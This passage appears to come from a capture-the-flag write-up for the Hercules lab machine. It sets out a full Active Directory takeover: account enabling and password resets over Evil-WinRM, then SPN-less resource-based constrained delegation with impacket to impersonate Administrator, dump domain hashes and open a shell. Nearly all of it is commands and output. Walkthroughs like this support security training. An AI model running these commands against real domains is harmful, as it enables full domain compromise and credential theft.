InheritanceType       : All
ObjectType            : 00000000-0000-0000-0000-000000000000
InheritedObjectType   : 00000000-0000-0000-0000-000000000000
ObjectFlags           : None
AccessControlType     : Allow
IdentityReference     : HERCULES\IT Support
IsInherited           : False
InheritanceFlags      : ContainerInherit, ObjectInherit
PropagationFlags      : None
we re run the script
*Evil-WinRM* PS /home/light\Scripts> /home/light\desktop\aCleanup.ps1
*Evil-WinRM* PS /home/light\Scripts> cat log.txt

Cleanup : CN=James Silver,OU=Forest Migration,OU=DCHERCULES,DC=hercules,DC=htb

Cleanup : CN=Anthony Rudd,OU=Forest Migration,OU=DCHERCULES,DC=hercules,DC=htb

Cleanup : CN=WINSRV01-2016,OU=Forest Migration,OU=DCHERCULES,DC=hercules,DC=htb

Cleanup : CN=WINSRV02-2016,OU=Forest Migration,OU=DCHERCULES,DC=hercules,DC=htb

Cleanup : CN=WINSRV03-2016,OU=Forest Migration,OU=DCHERCULES,DC=hercules,DC=htb

Cleanup : CN=ENTERPRISE01-8.1,OU=Forest Migration,OU=DCHERCULES,DC=hercules,DC=htb

Cleanup : CN=ENTERPRISE02-8.1,OU=Forest Migration,OU=DCHERCULES,DC=hercules,DC=htb

Cleanup : CN=Windows Computer Administrators,OU=Forest Migration,OU=DCHERCULES,DC=hercules,DC=htb

Cleanup : CN=IIS_Administrator,OU=Forest Migration,OU=DCHERCULES,DC=hercules,DC=htb # he is finally here

Cleanup : CN=Taylor Maxwell,OU=Forest Migration,OU=DCHERCULES,DC=hercules,DC=htb

Cleanup : CN=Fernando Rodriguez,OU=Forest Migration,OU=DCHERCULES,DC=hercules,DC=htb

Cleanup : CN=Will Smith,OU=Engineering Department,OU=DCHERCULES,DC=hercules,DC=htb

Cleanup : CN=Zeke Solomon,OU=Engineering Department,OU=DCHERCULES,DC=hercules,DC=htb

Cleanup : CN=Adriana Italia,OU=Engineering Department,OU=DCHERCULES,DC=hercules,DC=htb

Cleanup : CN=Tish Ckenvkitch,OU=Engineering Department,OU=DCHERCULES,DC=hercules,DC=htb

Cleanup : CN=Jennifer Ankton,OU=Engineering Department,OU=DCHERCULES,DC=hercules,DC=htb

Cleanup : CN=Shae Jones,OU=Engineering Department,OU=DCHERCULES,DC=hercules,DC=htb

Cleanup : CN=Joel Conwell,OU=Engineering Department,OU=DCHERCULES,DC=hercules,DC=htb

Cleanup : CN=Jacob Bentley,OU=Engineering Department,OU=DCHERCULES,DC=hercules,DC=htb
then we enable the account since it's disabled by default as we said earlier
*Evil-WinRM* PS /home/light\Scripts> Enable-ADAccount -Identity "CN=iis_administrator,OU=Forest Migration,OU=DCHERCULES,DC=hercules,DC=htb" -ErrorAction SilentlyContinue
*Evil-WinRM* PS /home/light\Scripts> Set-ADAccountPassword -Identity "iis_administrator" -NewPassword (ConvertTo-SecureString "light_pwn123!." -AsPlainText -Force) -Reset
then we get a ticket for this bad boy
❯ impacket-getTGT -dc-ip [REDACTED:IP] -k hercules.htb/iis_administrator:'light_pwn123!.'
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in iis_administrator.ccache
next step is IIS_WEBSERVER$
 (opens the full-size image)
so we change the password no issues with this one
❯ bloodyAD -d hercules.htb -u iis_administrator -k --host dc.hercules.htb --dc-ip [REDACTED:IP] set password 'IIS_WEBSERVER$' 'light_lmao123!'
[+] Password changed successfully!
❯ impacket-getTGT -dc-ip [REDACTED:IP] -k hercules.htb/'IIS_WEBSERVER$':'light_lmao123!'
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in IIS_WEBSERVER$.ccache
now the final stpe SPN-less RBCD (iis_webserver$ → DC.HERCULES.HTB → Administrator)
At this point iis_administrator (member of SERVICE OPERATORS) holds ForceChangePassword over iis_webserver$, a computer account with no SPN set. iis_webserver$ in turn has AllowedToAct (Resource-Based Constrained Delegation) configured on DC.HERCULES.HTB — meaning the DC already trusts iis_webserver$ to request tickets on behalf of any user, impersonating them to itself.
Normally, exploiting existing RBCD is a straight S4U2self → S4U2proxy chain. The wrinkle here is that iis_webserver$ has no SPN, so it can't be used as the "front" of a standard delegation chain the usual way. The fix is the SPN-less RBCD technique: make the account's NT hash equal to a Kerberos ticket's session key, so it can perform User-to-User (U2U) authentication to itself, standing in for the missing SPN requirement.
Step 1 — Reset iis_webserver$'s password (using iis_administrator's ForceChangePassword right):
bloodyAD -d hercules.htb -u iis_administrator -k --host dc.hercules.htb --dc-ip [REDACTED:IP] \
  set password 'IIS_WEBSERVER$' 'light_lmao123!'
Step 2 — Get the NT hash of that password (needed to force RC4 encryption in the next step — a plaintext-password TGT request negotiates AES256 by default, and AES session keys are the wrong length to double as an NT hash):
pypykatz crypto nt 'light_lmao123!'
# -> [REDACTED:HASH]
Step 3 — Request a TGT using the NT hash (not the password) — this forces RC4-HMAC (etype 23), whose 16-byte session key is structurally compatible with NT hash format:
impacket-getTGT -dc-ip [REDACTED:IP] -hashes ":[REDACTED:HASH]" hercules.htb/'IIS_WEBSERVER$'
export KRB5CCNAME='IIS_WEBSERVER$.ccache'
Step 4 — Extract the session key from that ticket:
impacket-describeTicket 'IIS_WEBSERVER$.ccache'
# KeyType: rc4_hmac
# Ticket Session Key: [REDACTED:HASH]
Step 5 — Overwrite iis_webserver$'s NT hash with the session key, so the account now authenticates as if its password hash is that session key — this is the piece that lets U2U succeed without an SPN:
impacket-changepasswd -newhashes ':[REDACTED:HASH]' \
  hercules.htb/'IIS_WEBSERVER$':'light_lmao123!'@dc.hercules.htb -k
This step is time-sensitive — the session key belongs to a live ticket, so do steps 3–5 back-to-back without delay.
Step 6 — [REDACTED:CRED], then S4U2proxy, impersonating Administrator against the DC's CIFS service (abusing the existing AllowedToAct RBCD entry):
impacket-getST -u2u -impersonate Administrator -spn cifs/dc.hercules.htb -k -no-pass hercules.htb/'IIS_WEBSERVER$'
# -> Saving ticket in Administrator@[REDACTED:EMAIL]
Step 7 — Use the delegated ticket for full domain compromise:
export KRB5CCNAME='Administrator@[REDACTED:EMAIL]'
impacket-secretsdump -k -no-pass dc.hercules.htbAdministrator:500:[REDACTED:HASH]:::Note: the ticket obtained here is scoped to cifs/dc.hercules.htb, valid for SMB-based tools (secretsdump, wmiexec) but not for WinRM, which needs an http/wsman-scoped SPN ticket instead. For an interactive shell, either request a second ticket with -spn 'http/dc.hercules.htb', or simply pass-the-hash with the recovered Administrator NT hash via Kerberos:
impacket-getTGT -hashes :[REDACTED:HASH] hercules.htb/Administrator -dc-ip [REDACTED:IP]
export KRB5CCNAME=Administrator.ccache
impacket-wmiexec -k -no-pass -dc-ip [REDACTED:IP] dc.hercules.htbRoot Flag
cat /home/light